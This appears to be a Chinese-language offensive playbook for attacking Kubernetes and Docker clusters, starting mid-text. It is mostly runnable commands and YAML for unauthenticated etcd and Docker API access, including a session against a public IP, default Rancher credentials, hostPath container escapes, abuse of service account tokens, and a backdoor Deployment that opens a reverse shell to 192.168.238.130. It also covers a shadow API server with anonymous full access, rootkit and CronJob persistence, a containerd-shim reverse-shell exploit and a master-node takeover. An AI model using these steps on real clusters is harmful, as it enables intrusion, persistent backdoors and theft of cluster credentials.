列出该目录所有节点的信息
http://114.xxx.xxx.155:2379/v2/keys

添加上recursive=true参数,就会递归地列出所有的值
http://36..xxx.xxx.18:2379/v2/keys/?recursive=true
```

Etcd

本地127.1可免认证访问，其他地址要带--endpoint参数和cert进行认证。

```
#检查是否正常连接
etcdctl endpoint health

#读取service account token
etcdctl get / --prefix --keys-only | grep /secrets/kube-system/clusterrole

#通过token认证访问API-Server，接管集群
kubectl --insecure-skip-tls-verify -s https://127.0.0.1:6443/ --token="[ey...]" -n kube-system get pods
```

```
#带cert访问etcd
etcdctl --insecure-skip-tls-verify --insecure-transport=true --endpoints=https://172.16.0.112:2379
--cacert=ca.pem --key=etcd-client-key.pem --cert=etcd-client.pem endpoint health
```

初始访问 - > Docker Daemon 公网暴露

> docker daemon监听在/var/run/docker.sock中创建的unix socket，2375端口用于未认证的HTTP通信，2376用于可信HTTPS通信。
> 在最初版本安装Docker时默认会把2375端口对外开放，目前默认只允许本地访问。

当管理员开启远程访问：

```
#开启远程访问
vim /lib/systemd/system/docker.service
ExecStart=/usr/bin/dockerd -H fd:// -H tcp://0.0.0.0:2375 --containerd=/run/containerd/containerd.sock
```

```
#探测是否访问未授权访问
curl http://192.168.238.129:2375/info
docker -H tcp://192.168.238.129:2375 info

#如果能访问，推荐使用这种方式，操作方便，和本地操作无差
export DOCKER_HOST="tcp://192.168.238.129:2375"

#Metasploit也有相关模块
msf > search docker
```

2375端口未授权访问案例

FOFA：`port="2375" && country="CN" && "Docker"`

```
root@Riter:~# export DOCKER_HOST="tcp://3.250.173.101:2375"
root@Riter:~# docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
root@Riter:~# docker images
REPOSITORY   TAG       IMAGE ID       CREATED        SIZE
alpine       latest    ff26aa8b6d60   7 months ago   13.1MB
ubuntu       16.04     6cea2e271c59   7 months ago   148MB
ubuntu       18.04     e158803034e4   7 months ago   102MB
ubuntu       20.04     e2bcf26b65cc   7 months ago   89.9MB
ubuntu       latest    e2bcf26b65cc   7 months ago   89.9MB
root@Riter:~# docker run --rm -it --privileged --net=host -v /:/tmp/docker alpine
/ # cd /tmp/docker/
```

```
root@Riter:~# docker run --rm -it --privileged --net=host -v /:/tmp/docker alpine
/ # cd /tmp/docker/
/tmp/docker # chroot ./ bash
bash-4.4# ls -alh /
total 64K
drwxr-xr-x 18 root root 4.0K Jan 14  2021 .
drwxr-xr-x 18 root root 4.0K Jan 14  2021 ..
lrwxrwxrwx  1 root root    7 Jan 14  2021 bin -> usr/bin
drwxr-xr-x  9 root root 2.8K Feb  4  2021 dev
drwxr-xr-x 20 root root 4.0K Feb  4  2021 etc
drwxr-xr-x  2 root root 4.0K Jan 14  2021 home
lrwxrwxrwx  1 root root    7 Jan 14  2021 lib -> usr/lib
```

初始访问 - > Dashboard面板暴露

> 由于鉴权配置不当如添加了--enable-skip-login选项，从而使Dashboard允许匿名用户以管理员权限向集群内部下发指令。

之后进入到终端，进入到/host通过chroot进行切换bash


Rancher

Rancher是一个开源的企业级容器管理平台

案例：

内网发现Rancher平台默认密码为：`admin/admin`

互联网存在弱密码的也有很多




```
> kubectl get po --all-namespaces
NAMESPACE           NAME                                                     READY   STATUS    RESTARTS   AGE
argocd              argocd-application-controller-0                          1/1     Running   0          165d
argocd              argocd-application-controller-5bb5bf665c-2hh6d           1/1     Running   0          164d
argocd              argocd-dex-server-577bcff54f-xjmh9                       1/1     Running   0          165d
argocd              argocd-redis-6fb68d9df5-f7jxk                            1/1     Running   0          165d
argocd              argocd-repo-server-6c867c7c68-rvfjt                      1/1     Running   1          165d
argocd              argocd-server-5d7d9b7f9c-72q6x                           1/1     Running   0          165d
cattle-prometheus   exporter-kube-state-cluster-monitoring-79c667fdc9-js5p4  1/1     Running   2          167d
cattle-prometheus   exporter-node-cluster-monitoring-6cwxh                   1/1     Running   2          167d
cattle-prometheus   exporter-node-cluster-monitoring-bknkl                   1/1     Running   1          167d
cattle-prometheus   grafana-cluster-monitoring-575d64fcf-rddfp               2/2     Running   4          167d
cattle-prometheus   prometheus-cluster-monitoring-0                          5/5     Running   11         167d
cattle-prometheus   prometheus-operator-monitoring-operator-6dd84ddd49-qzwdv 1/1     Running   2          167d
```

初始访问 - > K8s configfile 泄露

K8s configfile作为K8s集群的管理凭证，其中包含有关K8s集群的详细信息（API Server、登录凭证）
默认路径为：`$HOME/.kube/config`

两种用户类型：

- User Account
- Service Account 简称SA

利用流程：

`K8s configfile` --> `创建后门Pod/挂载主机路径` --> `通过Kubectl进入容器` --> `利用挂载目录逃逸`

Linux安装kubectl

```
curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
sudo install -o root -g root -m 0755 kubectl /usr/local/bin/kubectl
```

加载配置文件，需要修改Server地址

```
kubectl --kubeconfig k8s.yaml --insecure-skip-tls-verify=true
```

```
#获取已接取的镜像
kubectl get pods --all-namespaces --insecure-skip-tls-verify=true -o jsonpath="{..image}" |tr -s '[[:space:]]' '\n' |sort |uniq -c
```

创建Pod pod.yaml，将宿主机根目录挂载host文件

```yaml
apiVersion: v1          #创建该对象所使用的Kubernetes API版本
kind: Pod               #对象类型为Pod，可以是Deployment、DaemonSet等
metadata:               #识别对象唯一性数据，名称、namespace
  name: test-444        #Pod名称
spec:                   #Pod规格
  containers:
  - name: test-444              #容器名称
    image: nginx:1.14.2         #镜像
    volumeMounts:               #卷
    - name: host
      mountPath: /host          #将宿主机的根目录挂载到/host目录下
  volumes:
  - name: host
    hostPath:
      path: /
      type: Directory
```

在default命名空间中创建pod

```
kubectl apply -f pod.yaml -n default --insecure-skip-tls-verify=true
```

进入容器中

```
kubectl exec -it test-444 bash -n default --insecure-skip-tls-verify=true
```

切换bash，逃逸成功

```
cd /host
chroot ./ bash
```

执行 - > 创建后门容器

> 比如创建：DS、RS、Deployments
> 最常见的是反弹Shell

```
#创建Pod pod.yaml，将宿主机根目录挂载host文件
apiVersion: v1
kind: Pod        #Deployments
metadata:
  name: test-444
spec:
  containers:
  - name: test-444
    image: nginx:1.14.2
    volumeMounts:
    - name: host
      mountPath: /host
  volumes:
  - name: host
    hostPath:
      path: /
      type: Directory
```

执行 - > 利用Service Account

K8s集群创建的Pod中，容器内部默认携带K8s Service Account的认证凭据 `(/run/secrets/kubernetes.io/serviceaccount/token)`

```
# ls -l /run/secrets/kubernetes.io/serviceaccount
lrwxrwxrwx 1 root root 13 Sep 15 10:42 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 16 Sep 15 10:42 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 Sep 15 10:42 token -> ..data/token
```

从1.16版本起，Kubernetes 默认启用RBAC访问控制策略。从1.18开始，RBAC已作为稳定的功能。

在Pod中没有kubectl也不可出网的情况下，通过curl调用API

```
#指向内部 API 服务器主机名
export APISERVER=https://${KUBERNETES_SERVICE_HOST}

#设置 ServiceAccount 令牌的路径
export SERVICEACCOUNT=/var/run/secrets/kubernetes.io/serviceaccount

#读取 pods 命名空间并将其设置为变量。
export NAMESPACE=$(cat ${SERVICEACCOUNT}/namespace)

#读取 ServiceAccount 不记名令牌
export TOKEN=$(cat ${SERVICEACCOUNT}/token)

# CACERT 路径
export CACERT=${SERVICEACCOUNT}/ca.crt
```

```
#执行以下命令查看当前集群中所有Namespaces。
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces
```

```
#写入yaml
cat > nginx-pod.yaml << EOF
apiVersion: v1
kind: Pod
metadata:
  name: test-444
spec:
  containers:
  - name: test-444
    image: nginx:1.14.2
    volumeMounts:
    - name: host
      mountPath: /host
  volumes:
  - name: host
    hostPath:
      path: /
      type: Directory
EOF
```

创建pod

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -k ${APISERVER}/api/v1/namespaces/default/
pods -X POST --header 'content-type: application/yaml' --data-binary @nginx-pod.yaml
```

查看信息

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/
default/pods/nginx
```

执行命令

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespace/default/
pods/test-444/exec?command=ls&command=-l

or

api/v1/namespaces/default/pods/nginx-deployment-66b6c48dd5-4djlm/exec?command=ls&command=-l&container=nginx&
stdin=true&stdout=true&tty=true
```

持久化 - > Deployments

通过创建容器启用DaemonSets、Deployments，使子容器被清理掉了会恢复

- ReplicationController（RC）
- Replication Set（RS）
- Deployment

这里使用Deployments来部署后门

> 主要职责和RC一样的都是保证Pod的数量和健康，二者大部分功能都是完全一致的，可以看成是一个升级版的RC控制器
> 官方组件kube-dns、kube-proxy也都是使用的Deployment来管理，所以官方推荐使用Deployments

```yaml
apiVersion: apps/v1
kind: Deployment        #确保在任何时候都有特定数量的 Pod 副本处于运行状态。
metadata:
 name: nginx-deploy
 labels:
   k8s-app: nginx-demo
spec:
 replicas: 3           #replicas: 指定Pod副本数量
 selector:
   matchLabels:
     app: nginx
 template:
   metadata:
     labels:
       app: nginx
   spec:
     hostNetwork: true
     hostPID: true
     containers:
     - name: nginx
       image: nginx:1.7.9
       imagePullPolicy: IfNotPresent
       command: ["bash"]       #反弹Shell
       args: ["-c", "bash -i >& /dev/tcp/192.168.238.130/4242 0>&1"]
       securityContext:
         privileged: true      #特权模式
       volumeMounts:
       - mountPath: /host
         name: host-root
     volumes:
     - name: host-root
       hostPath:
         path: /               #挂载根目录
         type: Directory
```

```
#创建
kubectl create -f dep.yaml
```

持久化 - > Shadow API Server

> 复制API Server配置文件，开启全部K8s管理权限，接受匿名请求且不保存审计日志

配置文件：

`/etc/systemd/system/kube-apiserver-test.service`

```
#一键部署Shadow apiserver
./cdk run k8s-shadow-apiserver default

#使用到的选项
--allow-privileged
--insecure-port=9443
--insecure-bind-address=0.0.0.0
--secure-port=9444
--anonymous-auth=true
--authorization-mode=AlwaysAllow

#kcurl访问
./cdk kcurl anonymous get https://192.168.1.44:9443/api/v1/secrets
```

持久化 - > Rootkit

https://github.com/Metarget/k0otkit

- DaemonSet和Secret资源（快速持续反弹、资源分离）
  - 利用DaemonSet资源持续反弹，并且创建特权容器。
  - 利用容器名称相似度伪装
  - 利用Meterpreter替代反弹Shell
  - 将Payload隐藏在Secret资源中
- kube-proxy镜像（就地取材）
- 动态容器注入（高隐蔽性）
  - 查找DaemonSet容器，在已启动的容器中添加后门
- Meterpreter（流量加密）
- 无文件攻击（高隐蔽性）
  - 利用memfd_create无文件攻击

持久化 - > cronjob持久化

Job负责处理任务，即仅执行一次的任务CronJob则就是在Job上加上了时间调度。

```
apiVersion: batch/v1
kind: CronJob
metadata:
  name: hello
spec:
  schedule: "*/1 * * * *"
  jobTemplate:
    spec:
      template:
        spec:
          containers:
          - name: hello
            image: busybox
            imagePullPolicy: IfNotPresent
            command:
            - /bin/sh
            - -c
            - #反弹Shell
          restartPolicy: OnFailure
```

权限提升

1. 特权容器逃逸
2. Docker漏洞
3. 内核漏洞
4. Linux Capabilities逃逸

权限提升 - > 特权容器逃逸

当容器启动加上 `--privileged` 选项时，容器可以访问宿主机上所有设备。

K8s： `privileged: true`

```
spec:
  containers:
  - name: ubuntu
    image: ubuntu:latest
    securityContext:
      privileged: true
```

```
#查看磁盘，默认情况下容器执行fdisk -l是无法查看
fdisk -l

#查看CapEff值，特权值为：0000003fffffffff
cat /proc/self/status | grep CapEff

#容器中没有capsh命令可以在其它机器上执行查看
capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner....
```

权限提升 - > Docker漏洞

CVE-2020-15257

在Containerd 1.3.9版本之前和1.4.0~1.4.2，使用了--host网络模式，会造成containerd-shim API暴露，通过调用API功能实现逃逸。

```
#判断是否使用host模式
cat /proc/net/unix | grep 'containerd-shim'

#反弹宿主机的shell到远端服务器
./cdk_linux_386 run shim-pwn reverse 192.168.238.159 4455
```

容器漏洞 - 相关漏洞

```
#runC漏洞，前提条件是需要docker exec、attach时才会触发漏洞
CVE-2019-5736
```

```
#docker build过程中对remoteUrl解析存在缺陷，导致了remoteUrl中的部分字符串会被作为命令执行
CVE-2019-13139
```

```
#docker cp漏洞
CVE-2019-14271
```

```
#Portainer后台逃逸，Portainer 1.24.1后被修复。
CVE-2020-24264
```

大部分漏洞较为鸡肋，无法在实战场景中利用。

权限提升 - > Capabilities

允许执行系统管理任务，如加载或卸载文件系统、设置磁盘配额等

- cap_sys_ptrace-container
- cap_sys_admin-container
- cap_dac_read_search-container

更多内容参考《实战场景-Docker逃逸》

探测 - > 集群内网扫描

Kubernetes的网络中存在4种主要类型的通信

- 同一Pod内的容器间通信
- 各Pod彼此间通信
- Pod与Service间的通信
- 集群外部的流量与Service间的通信
  所以和常规内网渗透无区别，nmap、masscan等扫描

Flannel网络插件默认使用`10.244.0.0/16`网络
Calico默认使用`192.168.0.0/16`网络

探测 - > K8s常用端口探测

Port	Process	Description
443/TCP	kube-apiserver	Kuberntes API port
2379/TCP	etcd	
6666/TCP	etcd	etcd
4194/TCP	cAdvisor	Contrainer metrics
6443/TCP	kube-apiserver	Kubernetes API port
8443/TCP	kube-apiserver	Minikube API port
8080/TCP	kube-apiserver	Insecure API port
10250/TCP	kubelet	HTTPS API which allows full node access
10255/TCP	kubelet	Unauthenticated read-only HTTP port: pods, runningpods and node state
10256/TCP	kube-proxy	Kube Proxy health check server
9099/TCP	calico-felix	Health check server for Calico
6782-4/TCP	weave	Metrics and endpoints

整体攻击思路

- 拿到Pod
  - 逃逸成功
    - 获取Kubeconfig、执行kubectl控制集群
  - 逃逸失败
    - service account
    - 通过curl、kubectl创建特权容器
      - 逃逸成功，进行控制
- 探测网络
  - 扫描网段发现控制面板，SSH服务等
  - API Server
  - Etcd等
    - 未授权
  - 搞其它的Pod、容器
    - 查找容器中serviceaccount等进行逃逸

横向移动 - > 污点(Taint)横向渗透

- 污点是K8s高级调度的特性，用于限制哪些Pod可以被调度到某一个节点。
- 一般主节点包含一个污点，这个污点是阻止Pod调度到主节点上面，除非有Pod能容忍这个污点。
- 而通常容忍这个污点的 Pod都是系统级别的Pod，例如kube-system。





图 16.1 一个 pod 只有容忍了节点的污点，才能被调度到该节点上面

```
#Node中查看节点信息
[root@node1 ~]# kubectl get nodes
NAME              STATUS                        ROLES    AGE   VERSION
192.168.238.129   Ready,SchedulingDisabled   master   30d   v1.21.0
192.168.238.130   Ready,SchedulingDisabled   master   30d   v1.21.0
192.168.238.131   Ready                      node     30d   v1.21.0
192.168.238.132   Ready                      node     30d   v1.21.0
```

```
#确认Master节点的容忍度
[root@node1 ~]# kubectl describe nodes 192.168.238.130
Name:               192.168.238.130
Roles:              master
Labels:             beta.kubernetes.io/arch=amd64
                    kubernetes.io/hostname=192.168.238.130
                    kubernetes.io/role=master
                    flannel.alpha.coreos.com/public-ip: 192.168.238.130
CreationTimestamp:  Tue, 14 Sep 2021 17:41:30 +0800
Taints:             node.kubernetes.io/unschedulable:NoSchedule
```

```
#创建带有容忍参数的Pod
kubectl create -f control-master.yaml

#control-master.yaml内容:
apiVersion: v1
kind: Pod
metadata:
 name: control-master-15
spec:
 tolerations:
   - key:
     operator: Exists
     effect: NoSchedule
 containers:
   - name: control-master-15
     image: ubuntu:18.04
     command: ["/bin/sleep", "3650d"]
     volumeMounts:
     - name: master
       mountPath: /master
 volumes:
 - name: master
   hostPath:
     path: /
     type: Directory
```



获得Master控制端

```
kubectl exec control-master-15 -it bash
chroot /master bash
